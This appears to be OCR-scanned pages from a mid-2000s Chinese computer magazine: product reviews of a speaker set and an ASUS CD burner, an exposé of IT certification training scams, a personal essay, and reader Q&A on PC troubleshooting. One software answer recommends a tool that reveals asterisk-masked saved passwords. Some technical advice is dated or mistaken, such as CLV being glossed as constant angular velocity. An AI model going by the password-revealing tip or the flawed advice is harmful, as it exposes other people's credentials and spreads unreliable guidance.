金河田JHT-358音箱为方形结构，木纹表面，做工比较精细，不仔细看还以为是木制音箱。金河田JHT-358音箱的低音炮也是简洁大方，放在桌面也很适合，因此音箱的调节旋钮都做到了低音炮上，操作方便 。

三、试听满足基本要求

我们首先试听的金河田JHT-358音箱的静噪，试听的结果是在正常的桌面听音距离（1米左右）下，音量开到最大也基本听不到音箱的背景噪音，满足常规的使用要求。然后又通过影片和音乐测试了金河田JHT-358音箱的回放表现，结论是中音表现较好，高音虽然衰弱较多，但还是能够高上去，而频率过低的重低音表现则较混乱，这也是低价音箱一贯难以解决的问题。

主要优点:	相同价位下音质、外观较好
主要缺点:	低音较浑浊
厂商电话:	0769-5908938 CF [SC14]

■ CFAN评测室

打造高质量的生活

——华硕“静音王”CRW-5232AS刻录机



图1

当我们的电脑速度上已经满足日常的需要，追求更高的电脑生活质量就成为了我们的下一个目标。在这个过程中，电脑的噪音成为了我们我们提升电脑生活质量的严重障碍之一。这种情况下各种配件厂家都尝试在自己的产品中提供“静音”卖点。CPU散热器噪音可以由降低转速减少，显卡也能使用散热片散热来消除噪音，不少电源也改用大叶片低转速风扇来降低了噪音。那高倍速光存储器这种不能改变转速的设备又能不能降低那讨厌的噪音呢？关注用户生活品质的华硕给出了自己的答案:“静音王”系列光存储产品(见图1)。

光存储器的噪音主要来自三个方面，就是盘片带动空气气流的噪音、不平衡的盘片带来的震动噪音以及马达本身噪音，这其中又以前两者的噪音最为明显。华硕“静音王”的降噪也主要从这两方面入手。

一、AirFlow Field Modification Technology(AFFM)空气流场导正技术

我们知道，单纯匀速的气流并不会产生声音，只有在气流遇到障碍物或者气流间气压、速度不平衡，产生摩擦效果时才会产生声音。而光存储噪声的噪音源之一就是盘片高速旋转，带动内部的空气产生高速气流，在光驱内部不同的位置出现较大的气压差，从而产生呼呼的声音。

而华硕的AFFM则是在光存储设备的轴承设计上运用空气压力学原理，在盘片位置上方设计了对称的4个空气导流槽，从而平衡了盘片高速转动时光存储设备内气流的压力差，有效降低光存储设备在高速转动时所产生的噪音。

二、Double Dynamic Suspension System Ⅱ(DDSS Ⅱ)第二代高速双层悬吊动态防震系统

光存储器的主要噪音源之二就是盘片本身并不均匀，导致高速转动时受力不均、转速不匀，从而产生震动噪声(甚至碎盘)。

通常的解决方法是通过光存储器内部的一层减震机构将机芯震动能量部分转移到光驱的外壳上，而华硕专利的第二代高速双层悬吊动态防震系统(DDSS Ⅱ)，则是在光驱内部再加一层专门的配重吸震设计。(见图2)这样原来机芯和外壳两部分的负担变为了机芯、外壳和配重吸震层三部分分担，降低了每部分的震动幅度，以加强产品操作稳定度及读片品质与速度，也大大降低了运转马达的噪音。



图2

三、AI Auto Speed Adjustment Technology(AI)人工智能读取变速功能

华硕AI人工智能读取变速功能是将过去光驱简单的降速降噪功能进行了扩展，可根据当前盘片的读取状态，自行调整至最适合的读片速度。当马达转速适度调整时，不仅减少CPU的使用率、降低高速马达转动产生的噪音，更增加了光存储产品的效能并有效延长马达的使用寿命。

四、低噪音的试用感受

我们测试的是华硕CRW-5232AS刻录机，刻录机面板上的QuieTrack字样表示这款刻录机已经采用了静音技术。这款刻录机除了拥有“静音王”的特点外，同样拥有FlextraLink防刻死技术和FlextraSpeed智能刻录变速技术，提升刻录性能。华硕CRW-5232AS刻录机还采用的短身设计，机身长度为17.4cm，比标准光驱的19.7cm短2.3cm，非常适合安装于准系统等机箱空间很小的电脑中。自带配件除IDE排线、刻录软件、使用手册外还有一个紧急退出孔插针，十分体贴用户。

按照华硕公司提供的资料，这款CRW-5232AS刻录机在标准测音环境下的噪音是33dB，按照科学统计，适合人生活的噪音范围为40dB以下，而噪音的标准是累加性的，既噪音翻一倍，dB数加3。因此从提供的数据来看，CRW-5232AS刻录机还是相当安静的，那么实际使用如何呢？

我们评测室在一个封闭安静的房间内距离电脑和光驱0.8米(一般人使用电脑的距离)来感受CRW-5232AS刻录机的噪音，结果是光驱读盘的声音完全被掩盖在显卡、CPU散热器的声音之下，直到我们拔掉CPU和显卡散热器的电源，CRW-5232AS刻录机的噪音与主机电源噪音相比，还是不那么明显，而与此相对比的是某名牌COMBO，噪音则是在明显超过了CPU和显卡散热器。性能方面华硕CRW-5232AS刻录机表现也十分不错。华硕CRW-5232AS刻录机读盘为CLV(恒定角速度)方式，刻录为P-CAV(部分恒定角速度)模式，读写的曲线都是相当平滑(见图3)。




图3

总体来说，华硕CRW-5232AS刻录机的性能相当不错，低噪音的特点则为光存储器的未来发展指出了一条不在单纯追求速度，而是提倡享受电脑生活的新思路。而华硕CRW-5232AS刻录机419元的报价与它的质量相比并不算太贵。 CF [SC15]

认证考试中的黑幕大揭秘

什么？只听说过电脑配件有假的，怎么IT认证也会有假？

这年头，人都有假的，IT认证中出现作假行为也就不足为奇了。下面我们就来对当前IT认证中所出现的各种作假和误导现象作一个揭露与分析。

■ 齐峰

1.虚假的培训

随着IT证书热的发展，各类IT培训机构越来越多，海报、宣传单也随处可见。如此多的培训机构，他们的培训质量又如何呢？

不少培训机构声称100%的考试通过率，考不过退培训费。大家都知道，考试能否通过完全在于自己对知识的掌握程度和考场上的发挥，那么这些培训机构又如何能保证100%的通过率呢？实际上这类培训中心所采取的是考试前让学生背题的方式。即使学生考试没有通过，也只退培训费，而不会退考试费，这样培训中心不受任何损失，而学生则要损失一次的考试费啦。

如果说有些培训中心平时认真教学，考前让学生背题还算说得过去的话。那么更有一些培训机构从培训一开始，便以考试题为课本，整个培训的过程就是考试题目的讲解，记忆，这样的培训中心可真是算得上误人子弟了。

2.虚假的考试

考试都是要在微软的授权考试中心自己答题的，难道还能有假？对，的确有假。由于经济利益的驱使，不少考试中心的监考极为松懈，以此招来更多的考生在该中心报考。

放松考试管理可以获取更大的利益，何乐而不为呢？

3.容易误导的宣传

从这两年师兄师姐们找工作和笔者参加一些面试的经验来看，证书或许能为我们争取到一次面试的机会，但绝大部分企业不会因为你具有XX证书就聘用你，大多数企业面试时会根据你所提供的证书问一些相关问题。如果你是个不合格的持证者，在这里就混不过去了。即使侥幸通过面试，试用期也会把你暴露得一干二净。

更令人意外的是，笔者前些天看到某个论坛上的一个帖子，说一位网友正因为是XX证书才被用人单位拒绝的，其理由是企业不需要一个手持虚假证书的员工。这家企业的看法固然过与偏执，并非每一个持证者都无真才实学，但是这也足以反映当前用人单位对待IT证书的态度。

不少培训中心都在宣传海报上说明自己是某地区最大的，培训种类最多，师资力量最强的培训机构。仅仅笔者所见到的就不止一家声称自己是西北地区最大的培训中心。那么到底谁是最大的，评价标准是什么呢？由此我们可以看出，这只是培训中心的一种宣传手段，大家不必以此为标准选择培训中心。还有不少培训中心会声明自己是Prometric 2002年或是2001年金牌合作伙伴。其实这并不能表明该培训中心的培训质量是金牌级的，这只能说明该培训中心的考试量是很大的。

2003年某培训中心（该培训中心是思科网站上列出的思科网络学院之一）网站上发布的一则思科认证培训与考试价格，其中说明了CCNA的考试价格。从这个价格来看，与非思科网络学院的价格基本相近。既然是思科网络学院，那么考试费根据思科的规定应当是有折扣的，为什么在这里没有说明，若是不知情的学生很可能就因此而多掏了数百元的考试费。很多培训中心都在广告上做培训价格的文章，一个比一个价格低，我们需要注意的是，评价价格的标准是需要建立在保证培训质量的前题下，看价格与课时的比值，也就是每课时需要多少钱。希望大家不要被单纯的低价格蒙蔽了眼睛。

4.名不符实的授权培训中心

既然非正规的培训机构教育质量无法保证，那么授权的培训中心又如何呢？实际上很大程度在于授权培训中心不敢向学生明示要他们去背考试题，一般会告诉学生这是模拟试题，回家好好练习。其实老师和学生都是心照不宣了。在培训的条件和质量上，授权的培训中心要比非正规的培训机构条件好一些，但是这也要看授课老师的认真程度。因为笔者曾遇到这样的情况，一位授权培训中心的老师照着中文教材，几乎是念完了整个一本书。

如何才能避开这些蒙蔽我们的黑幕呢，笔者总结了几条小技巧，希望对大家能够有所帮助：

①声称100%通过率的培训中心坚决不选。

②选择学生满意度高的授权培训中心，并不要把培训费用作为首要考虑对象，要综合考虑。

你可以登录微软网站，查看授权培训中心满意度调查表，网址如下：http://www.microsoft.com/china/traincert/ctec/survey.asp。


③培训过程中要有充分的时间上机练习。

④尽量少接触考试题，即通称的Bible。

⑤考试通过后尽量寻找相关的实践机会，会让你受益匪浅的，用人单位也会比较看重这点。CF [CY01]

往事不堪回首

——我和我的三台电脑



■ 重庆 天空之城

两年来，我拥有过一台赛扬电脑和一台P Ⅲ电脑，但最后都被我处理掉了！很多人或许会奇怪我这种行为，对此，我只能解释说：“没办法，迫不得已！”

大三的时候，我买了平生的第一台电脑，和许多人起初想的一样，我把它看作是人生的新起点。自恃对电脑有着强烈爱好，我信誓旦旦地说以后要专攻IT业，为此还从图书馆里借来不少电脑方面的书来看，而事实上，在我还未学会用Photoshop给人来个换头术时，在我刚刚学会用VB、VC和Delphi在屏幕上显示出“HELLO WORLD！”时，就无可救药地爱上了游戏。大三结束时，我有三门课没有及格。而在大四开始时，我旷课一个月到网吧里去做每月400块钱的网管，连补考都没有参加。老师和同学苦口婆心的劝说都没有使我悔改，直到学校亮出底牌，要通知家长，我这才不甘心地回到教室。不知天高地厚的我，此时似乎已经走火入魔，与其说是对电脑的狂热，还不如说是为了给自己挽回最后一点面子。由此我做出惊人之举，自动放弃最后的补考机会，当同学们高高兴兴地拿着毕业证走上各自的工作岗位时，我依然孤独地待在学校旁边一间租来的平房里，当别人问起时，我便强装笑脸说自己在网络公司上班，而实际上却是在一家网吧里做服务员。

在那种嘈杂浮躁的环境里，一切雄心壮志都会很容易被消磨殆尽，更何况像我这种眼高手低的人。初冬的某天早上，上完晚班的我拖着疲惫之躯回到陋舍时，突然听到电脑机箱里有窸窸窣窣的声音，原来是老鼠在里面安了家，我这才意识到，自己的电脑已经有两个多月没开过机了。

紧接着，我把电脑卖掉并辞去了工作，有了这点钱便搬进了学校，寻思着在校园周边做点生意，结果这一思考，又是两个多月，百无聊赖的我找借口向家里要了点钱，买台二手电脑开始重走老路。每天有八九个小时在打游戏，累了就冒充学生在校园里游荡。不久，突如其来的非典打碎了我的经商梦，但似乎也让我给自己找了个台阶下。恰恰在这时，大学时的一位好友叫我搬过去与他合租房子，在听说那里有包月宽带后，我毫不犹豫地答应了。搬过去时，好友问我现在干什么工作，我按事先想好的回答：“自由撰稿人！”看着他投来的惊讶目光，我自己心中也没底，事实上听人说我文章写得好，那也是十年前读小学时的事情了，在大学里靠投稿得了点鼠标垫、光盘之类的小恩小惠。

可惜，舒适的环境并没有成就一个伟大的理想，我游戏不玩了，倒是爱上了下载、聊天、泡坛子。住在那里的两个多月，只发表了一篇豆腐块文章。直到电脑在经历了24小时不间断的下载后，腾起一股清烟，我才又意识到什么叫后悔。接着，一连串的打击随之而来，房东把租金翻倍涨，好友见势不妙要退出，我也只能跟着跑，走的时候很狼狈，挤进一间已经塞了5个人的房子，晚上我就睡在沙发上。游手好闲近半年，口袋里只剩几百块钱，在决定拉下面子去摆地摊前，我突然在同学那里看到一台闲置不用的586电脑，没有声卡，鼠标也迟钝，加上性能低，用来打字是再适合不过。我厚着脸皮先付50块钱买下，说好余下一百块以后给。

这次我拿出破釜沉舟的勇气，把冬衣全部一扔了之，发誓到时再搞不出什么名堂，干脆冻死算了。别人看我成天对着那台老爷机鼓捣，个个羡慕地称呼我是新新人类，是SOHO，而我不禁有些悲哀，一个人竟然需用台落后的机器来约束行为。

开始的两个月最痛苦，原本我想凭借自己多年玩电脑的经验，做个IT杂志的撰稿人不成问题，结果几个月过去了，收到的回信都是充满着“对不起，你的稿件没有被录用”这样的语句。我意识到，喜欢电脑不等于能把它写好，更何况我现在的条件也不适合写这方面的文章，于是，我扬长避短，将写作重点放在小说、评论和参加各类征文比赛上，第一个月我的收入是一块作为奖品的闪存，第二个月有了六百多块钱稿费，按照规矩，稿费都不会在当月寄出，而在这段时间里，我已经到了山穷水尽的地步，为了省钱，我住最便宜的简易房，里面特别潮，以至于电脑开机后要等十多分钟才能看得清楚屏幕上显示的文字，每天伙食费定在三块五，两条腿代替了公交车的四个轮子，去一趟图书馆来回要走两个半小时，最艰苦时，身上只剩下10块钱。外出我都怕见到熟人，而回来后又只有那台586电脑默默地陪伴着我，记得曾经用它在一天内敲出一万多字，也曾经靠里面东拼西凑的几个小软件没日没夜地搞了一个杂志封面出来……

转眼间又是几个月，在临近年关时，我已不用担心自己有被冻死的危险了。现在每月两千元左右的稿费收入足以让我考虑是否该买台二手笔记本电脑来保护一下自己的眼睛了。看来，那台586淡出我的视线是很快的事了，我似乎也应为此而感到高兴，正像丘吉尔所说的：这不是结束，也不是结束的开始，而是开始的结束。脚下的路很长，我有幸走完其中艰难的一段。CF [CY02]



硬件维修站

1 集成声卡播放音频太快

问:我的电脑使用的是主板集成声卡，发现在播放所有音频文件时都会出现类似快进播放的情况。请问这是怎么回事？

答:可以从如下几方面分析解决问题:

(1)声卡驱动安装不正确或被破坏，可重装声卡驱动程序 。

(2)驱动程序本身存在问题，可到主板生产厂商网站找到最新的主板驱动程序及声卡驱动程序进行升级。

(3)CPU如果被超频了，应该将频率恢复正常值。

(4)在系统的“设备管理器”中检查一下是否有其他硬件设备与声卡存在资源占用的冲突，如果有，则将冲突设备的资源(一般是中断号)调整到其他空余数值。

2 重装声卡后不能恢复驱动

问:我的电脑以前使用的是板载集成声卡，最近安装了一次独立声卡后再恢复回板载集成声卡，操作系统提示没有发现这个声卡的驱动程序，重新安装板载集成声卡驱动程序也不能让板载集成声卡发声。请问如何才能解决这个问题？

答:你可以从以下几方面入手分析和解决问题:

(1)系统在CONFIG.SYS或AUTOEXEC.BAT以及DOSSTART.BAT文件中还在运行着原来那个独立声卡的驱动程序。你应该将这些文件中所涉及的驱动程序命令行删除。

(2)你在安装独立声卡的驱动程序时没有安装好，导致卸载独立声卡驱动程序时并没有真正完成。你可以再次安装独立声卡的驱动程序然后正常卸载。

(3)独立声卡的驱动程序在卸载后仍然在注册表中存留了垃圾信息，你可以在“开始”菜单的“运行”中键入regedit并单击“确定”按钮运行“注册表编辑器”，然后通过选择“编辑→查找”命令来找出注册表中涉及独立声卡型号、驱动程序文件名字等信息的注册表项，找出后将其一一删除即可。

3 新买来的显卡插不进插槽

问:我使用的是DELL4400台式电脑，最近想升级一下显卡，可买回来新显卡后发现无法替换，因为在主板上的显卡插槽下方有一个突起的IDE插头。请问如何才能解决这个问题？

答:解决这个问题的方法很简单，你只需要用剪刀将这个突起的IDE插头部分剪掉，注意，只需剪掉塑胶部分，不要伤及信号线。然后用胶带将IDE信号线固定住就可以了。

4 显卡内存自检容量不稳定

问:为什么我的GeForce2 MX400显卡在开机自检时有时显示是32MB显存，而有时又显示是16MB显存呢？

答:这应该是显卡被超频或显存质量不好造成的问题。如果你超频了显卡，则应该将频率恢复回标称值。如果不是，则最好到经销商处更换显卡或显存。

5 软驱经常性读写问题解决

问:我电脑中的软盘驱动器时常出现读写错误问题，但将软驱换到其他电脑上却没有出现任何问题。请问这是怎么回事？

答:导致这个问题的原因可能有以下两个方面:

(1)因机箱内用电设备过多，导致主机电源提供的功率无法满足设备的需求，表现在软盘驱动器上就是读写错误，建议更换更大功率的机箱电源试试。

(2)软盘驱动器信号线走线过长或与其他设备信号线绞缠使得软盘驱动器信号被干扰导致出现读写错误。你应该打开机箱检查一下，如果存在这种情况则可以通过整理信号线来解决问题。

6 说明书辨GeForce2 MX400真伪

问:我购买了一款GeForce2 MX400显卡，说明书上说该显卡支持DirectX 8.1和OpenGL 1.3，而有朋友说我受骗了。请问是这样的吗？

答:经询问NVIDIA的工程师得知，GeForce2 MX400显示芯片只能支持到DirectX 7和OpenGL 1.2。

7 升级主板与CPU后启动出现黑屏

问:最近我升级了电脑，更换了一块nForce2主板，将CPU换成了Athlon XP 2400+，可安装完成后启动电脑时却出现黑屏，并且没有出现提示音，而将nForce2主板和CPU拿到经销商处却可以正常运行。请问这是怎么回事，如何才能解决这个问题？

答:造成这个问题的原因很可能是你电脑中原来的电源功率太小，无法支持nForce2主板和CPU的正常工作，而nForce2主板对电源的要求又比较高，因此导致了电脑无法启动的问题。建议更换功率更高的电源，最好是300W以上的。 CF [SB01]

系统门诊所



1 WinXP操作过程中的假死机

问：我在使用Windows XP过程中，有时想在“任务栏”中切换窗口时，却发现用鼠标双击“任务栏”中的图标后没有任何反应，单击“开始”按钮也没有反应，就像系统死机了一样。但此时可以通过双击桌面上的图标来运行程序，并且使用一些快捷键也没有问题。请问如何才能解决这个问题？

答：出现这个问题的原因是操作系统本身存在漏洞。这时“任务栏”上的图标其实并没有失效，只是出现了一种假死现象，失去响应的“任务栏”会在一段时间之后重新恢复正常。解决这个问题的方法如下：

(1)将操作系统升级到Windows XP SP1，目前尚未发现工作在SP1下的Windows XP操作系统出现过“任务栏”假死的情况。

(2)到华军软件园下载一个专用的“任务栏”假死补丁程序进行安装。

(3)禁用“高级文字服务”功能。你可以在系统桌面上的“开始”中选择“控制面板”，单击“切换到经典视图”，随后双击“区域和语言选项”，在弹出的对话框中单击“语言”标签，接着单击“详细信息”按钮，在打开的“文字服务和输入语言”对话框中单击“语言栏”，选中“关闭高级文字服务”选项后保存设置即可。

由于中文输入法也属于“高级文字服务”的一部分，因此关闭服务后导致的结果就是“输入法切换栏”消失，那样就只能用快捷键“Ctrl+Shift”来切换输入法了。

(4)关闭视觉特效并使用经典“开始”菜单。有时任务栏假死有可能和视觉特效有关，例如在快速关闭多个IE时产生的任务栏假死。这时你可以在系统桌面中的“我的电脑”图标上单击鼠标右键，在弹出的右键菜单中选择“属性”，接着单击“高级”标签，然后单击“性能”区中的“设置”按钮，在打开的“性能选项”对话框中选择“调整为最佳性能”，把所有特效关闭后保存退出。然后在“开始”按钮上单击鼠标右键，随后选择“属性”，接着选择“经典开始菜单”选项并单击“确定”按钮保存退出即可。

2 升级系统之后汉字字体失效

问：我的电脑中安装的是Windows 2000，发现在安装了SP4补丁包后，原来系统中的一些汉字字体不能使用了。请问这是怎么回事？

答：造成这个问题的原因大多是因为所安装的SP4补丁包内容不完整。一些网站提供的SP4补丁包内容与微软提供的原版程序存在差异，安装了这样的补丁包就会造成这样或那样的问题，甚至会导致安全问题，比如说其中夹带了后门程序或破坏性程序等，因此建议你最好到微软公司的官方网站下载补丁包。

3 去除新装软件后烦人的提示

问：每次我在Windows XP中安装了软件后，在“开始”菜单中总是弹出一个信息提示，提示这是一个新装的程序，十分麻烦。请问有没有办法去掉这个提示？

答：你可以通过如下步骤去掉这个提示：

(1)在系统桌面上用鼠标右键单击“开始”，在弹出的右键菜单中选择“属性”。

(2)随后依次选择“定制→高级”。

(3)将Highlight newlyinstalled applications项前的对勾用鼠标取消即可。

4 Win2000下用OE收发邮件超时中断

问：我在Windows 2000中使用Outlook Express收发电子邮件，可是在收发电子邮件时系统总是提示服务器超时并中断工作，而我在其他电脑上同样使用Outlook Express操作我的邮箱就没有这样的问题。请问如何才能解决这个问题？

答：造成这个问题的原因很可能是Outlook Express的参数设置得不合适。解决该问题的操作步骤如下：

(1)点击“开始→程序→Outlook Express”。

(2)在Outlook Express主界面上用鼠标单击菜单中的“工具”，然后在弹出的下拉菜单中选择“账户(A)...”。

(3)接着在账户列表中选中你使用的账户，随后单击窗口右侧的“属性”按钮。

(4)在弹出的窗口中单击“高级”标签，将其下的“服务器超时”项下的滑块向“长”字的方向拖动。

(5)保存退出后即可解决提示服务器超时的问题了。

5 Win98中运行三维文字屏保出错

问：为什么我在Windows 98中选择“三维文字”屏幕保护程序后，在屏幕保护程序启动时总是提示“非法操作”呢？如何才能解决这个问题？

答：造成该问题的原因有如下几个方面：

(1)屏幕保护程序启动时正在运行一些大型3D游戏或软件，造成系统资源不足而导致出现“非法操作”的提示。此时可关闭一些程序来解决问题。

(2)显卡驱动程序有BUG，你可以通过升级显卡驱动程序来解决问题。

(3)CPU和显卡配置较低，无法支持“三维文字”屏幕保护程序的正常运行，如果是这样，那只能是升级硬件了。 CF [SB02]



软件咨询间

1 解决驱动程序备份时的烦恼

问：我购置的一台二手电脑因没有带驱动程序盘，而我又不会识别硬件的型号，这就给我重新安装系统造成了麻烦。请问如果我要重新安装操作系统，声卡或显卡等硬件的驱动程序该如何解决？

答：这个问题可以用一个工具软件来得到解决。该软件的名称是“Mydrivers 驱动精灵”，目前的最新版本是2004 Beta 2。这是一款免费软件，适合于Windows 9X/ME/NT/2000/XP等常用操作系统。它能检测用户计算机系统中的硬件设备，将全部或任意部分硬件的驱动程序提取备份出来。通过驱动备份功能，可以完全免去重装系统后驱动程序丢失的烦恼，多台同配置机器也不再需要那数不胜数的驱动安装过程了。如果备份了驱动程序，在重装系统后再也不需要一个一个地手动安装驱动了，只需点击一下按钮就能将备份出来的驱动程序自动安装到系统上。另外，它的一个亮点是，还能够根据自己内置的两万多条驱动记录，直接更新驱动程序。详细情况请到驱动之家网站http://www.mydrivers.com看个究竟 。

2 下载后损坏的压缩文件可修复

问：我常常遇到如下麻烦：辛辛苦苦下载了半天得到的压缩包，解压时弹出错误信息说压缩包有问题。请问，有没有解决的办法？

答：解决这个问题需要你的电脑中安装有目前最经典的压缩/解压缩软件——WinRAR，最好安装比较新的版本，以便兼容你下载的压缩包。当有ZIP或RAR文件坏了而打不开时，你可以先打开WinRAR，然后选中相应的ZIP或RAR文件，再单击工具栏上的“修理”命令，确定之后WinRAR就开始修复这个文件，并会生成_reconst.zip(对ZIP文件)或_reconst.rar(对RAR文件)文件，把它们拷贝出来，重新命名一下就可以了。当然，不是所有问题都能修复。

3 解决批量替换TXT中字符串问题

问：我为一个网站做了数百个HTML文件，做成后才发现里面的一个名词统统搞错了。请问，用什么办法能做到不用一个一个地打开这些HTML文件而自动更正里面的词语或句子呢？

答：先安装EmEditor 3.18中文版，然后打开其安装文件夹，并找到REPLALL.EXE文件，并为其在桌面上建立一快捷方式。双击该快捷方式，输入查找字符和替换字符，再选择一下文件夹，同时选中“包括子文件夹”选项，相应文件夹下所有的TXT文件中相应字符串将会被批量替换。

4 解决小软盘容不下大文件的问题

问：我用WinZip压缩办公室电脑中一个目录下的资料，希望用一张1.44MB的软盘拷贝到家里加班处理，但压缩后发现比1.44MB多一点点，拷贝不下。这些资料都十分重要，无法取舍。请问，有什么办法能让这张盘能容得下我的这个目录下的资料？

答：可以通过设置WinZip的压缩率的办法解决问题。方法如是：在“资源管理器”中先右击你要压缩的文件夹，再选择“添加到Zip”命令，在弹出的“添加”窗口中选择“压缩”下拉框，在其中选择压缩类型为“最大(最慢)”，再按下“添加”按钮即可。这样做便可以大大减小生成的ZIP文件的大小。

如果这样做仍然超过软盘容量，那就只好多准备一张软盘，实行分卷压缩了。

5 被*号遮掩的密码能够显示出来吗

问：我把一些网站的登录密码忘掉了，但我从前设置了自动记录登录密码的功能，登录时密码输入区可以显示有若干*号，但就是不能得到原来的密码。请问有什么办法解决这个问题吗？

答：不要紧，只要有*号显示就有找回密码的可能，最省事的办法是用软件的办法解决。比如我们可以使用一款叫做SnadBoy's Revelation的软件，它能够查看Windows平台下显示为*号字符的密码，启动该软件后，只要用鼠标左键拖动十字框到密码处，即可将密码显示出来，而且你还可以将密码复制到剪贴板上，粘贴到其他地方保存。这款软件还是完全免费的！

6 用Windows Media Player播放歌词

问：我一直在使用Winamp软件播放MP3音乐，并用它的插件来播放歌词，当卡拉OK机用。最近朋友说高版本的Windows Media Player也可以播放歌词，但我没有找到该用法。请问如何播放？

答：与Winamp一样，Windows Media Player 8.0以上版本也可以在播放歌曲时同时显示歌词。方法是，用该软件打开歌曲文件，点击“文件→添加到媒体库中→添加当前播放的文件”，然后点击Windows Media Player主窗口左边的“媒

体库”，选择“属性”，再在属性中选择“歌词”选项卡，输入歌词。播放时，点击“查看→正在播放工具→歌词”，或点击左下角的“选择视图”按钮，在弹出的选择列表中选择“歌词”即可。

7 Windows下的文本也可以列选择

问：我从事的工作是文字工作，在处理一些程序代码或纵横格式鲜明的文本时，有时希望能纵向选择一些文字块。记得在DOS时代有一个很容易实现文字块选择的CCED软件。不知现在的Windows环境下如何实现这一功能？

答：Windows环境下的Word中就可以实现竖选文字块的功能，另外在优秀字处理软件EmEditor中也可以实现这一功能。具体方法两个软件均相同：按下Alt键不松开，然后用鼠标竖选文字，这样可以快速将某列文字快速选中。

8 解决转换中文文本简繁体的问题

问：有时我需要从港台网站上下载一些繁体字的文字资料，或收到一些港台发来的电子邮件。请问，如何才能把它转换为简体中文文本？

答：使用Word就可以实现该功能，选择Word中的“工具→语言→中文简繁转化”命令，再顺着向导操作就可以了。

另外，一些邮件管理器本身就可以支持将繁体或简体中文相互转换的功能，比如Foxmail软件。

9 解决Word下作文稿纸的输出问题

问：我原来一直使用WPS打印稿纸格式的文档，因为投一些报社的文字稿要求打印成稿纸格式以便计算字数。最近改变了工作环境，用上了微软的Word软件，但发现其中没有稿纸功能了。请问如何解决这个问题？

答：如果你安装了完整的Word，则还是可以找到其中的稿纸支持功能的。方法是：单击Word窗口中的“文件→建立新文件”命令，并在打开“新建”文件对话框中单击“其他文档”标签，双击其中的“稿纸向导”项目，然后顺着向导，即可制作出稿纸。如果使用Word XP，则在打开“新建”文件对话框中单击“其他文档”标签，其他过程完全一样。

10 解决汉字偏旁的输入问题

问：我在给学生输入语文试卷时，需要输入一些偏旁部首，身边的一位同事说应该用系统造字功能来实现，但我觉得太烦琐。请问如何才能用比较简易的办法解决这个问题？

答：在文本编辑过程中有时需要输入汉字的偏旁部首，虽然用五笔输入法能很容易做到，但毕竟现在用五笔的人越来越少了，因此用拼音输入偏旁不失为一种通用的方法。Windows系统中就默认安装了全拼输入法，我们可以利用它来解决问题。方法是，转换到该输入法，输入“pianpang”，然后就会发现一些汉字的偏旁部首出现了，如果自己需要的偏旁不在当前的显示窗口中，可以通过单击翻页符号来进行前后换页，直到找到你需要的偏旁为止。

11 WinZip与Zip文件的关联恢复问题

问：我在安装了ACDSee之后，发现硬盘中的Zip压缩文件全部通过ACDSee打开了，可我习惯于使用WinZip处理Zip压缩文件。请问，怎样恢复用WinZip程序打开Zip文件呢？

答：由于ACDSee3.0以后的版本中增加了对Zip等压缩格式的支持，而且在安装的时候默认是处于选中状态，因此就会出现Zip文件被ACDSee打开的情况。如果想恢复WinZip对于Zip文件的默认关联，只要选择“ACDSee外壳整合”对话框中的“压缩文件类型”选项卡，并且将其中的“Zip”一项去除即可。

另外，重新安装一次WinZip也可以恢复Zip文件与它的关联。

12 如何把数码照片做成屏保或EXE相册

问：我通过数码相机拍摄了许多照片，希望把它们做成自动播放的屏幕保护程序或一些可以执行的EXE演示文件。如果不用专业的大软件，如何来解决这个实际问题？

答：在ACDSee3.1SR-1以后的版本中附带了一个名为FotoAngelo的插件，通过它可以制作屏幕保护程序，或将图片制作成能够自动演示的EXE幻灯片播放。整个基本制作过程只需要两步，第一步是选择你的图片，第二步是按动“创建”按钮。当然，你也可以在其中设置项目和图像的一些属性，以达到个性化的目的。此外，还可以设置是否随机播放，选择过渡效果，设置播放速度，设置背景音乐等。通过这个小小的工具，你可以将自己的数码照片设计出许多效果生动的多媒体专辑。

13 解决播放DVD时声音效果差的问题

问：我在Windows 98环境下使用PowerDVD软件播放刚刚买来的DVD光盘，感觉声音效果远远不如在朋友家的电脑上播放效果好，我朋友用的是Windows 2000。请问，有无解决办法？

答：播放质量除与硬件设备的质量有关外，也与一些软件设置有关。如果确定音箱连接线正确、线路没有故障，你可以通过更改系统设置来解决问题。

(1)在Windows 98中进入系统“控制面板”，选择“多媒体→音频”中“回放”栏的“高级属性”选项，找到其中的“扬声器设置”一栏之后，单击右侧的下箭头，在随后弹出的下拉列表中找到“环绕声扬声器”并选中它，接着单击“确定”按钮退出。

(2)打开DVD播放软件PowerDVD，激活“属性设置”窗口之后，在“音频设置”选项卡中将“音频输出”参数更改为“6 声道”即可。

CF [SB03]

网络答疑室



1 解决下载文件后自动打开的问题

问：我在用IE下载RAR压缩文件时，不小心将“在打开这种类型的文件前始终询问”前面的复选框去掉了。结果现在下载所有的RAR压缩文件不出现保存对话框了，直接下载完毕后就自动用WinRAR打开压缩包，而其他类型的扩展名正常。我试着重新安装IE，发现问题依然存在。这个问题该怎么解决？

答：可在下载RAR文件的时候用FlashGet等软件进行下载，这样不但可以避免下载后直接打开，还可以更改文件的扩展名。但这只是一个治标不治本的方法，不能彻底解决问题。彻底从系统设置上解决该问题的方法是：在“文件夹选项→文件类型”选项卡中选中RAR类型，然后点击旁边的“高级”按钮，然后选中“下载后确认打开”。这样以后再下载RAR类型的文件就不会先自动打开，而是恢复为原来的直接保存了。

2 解决删除“腾讯”浏览器后的麻烦

问：QQ是大家上网的必备工具，但我不习惯使用它的浏览器TE，由于其顽固地强占HTML文件的启动大权，所以我想办法把它删除掉了。但现在问题又来了，删除了TE，当点击QQ上发来的超链接时会没有反应，只有把网址链接内容选中，然后复制并粘贴到IE的地址栏中再打开，比较麻烦。请问，怎样才能找到一个两全其美的方法呢？

答：其实删除掉的TE浏览器就是QQ安装目录下的TBROWSER.EXE可执行文件，现在只需进入IE主程序所在目录(默认为C:\Program Files\Internet Explorer)，把其中的IEXPLORE.EXE复制下来，拷贝到QQ的安装目录下重新命名为TBROWSER.EXE即可。

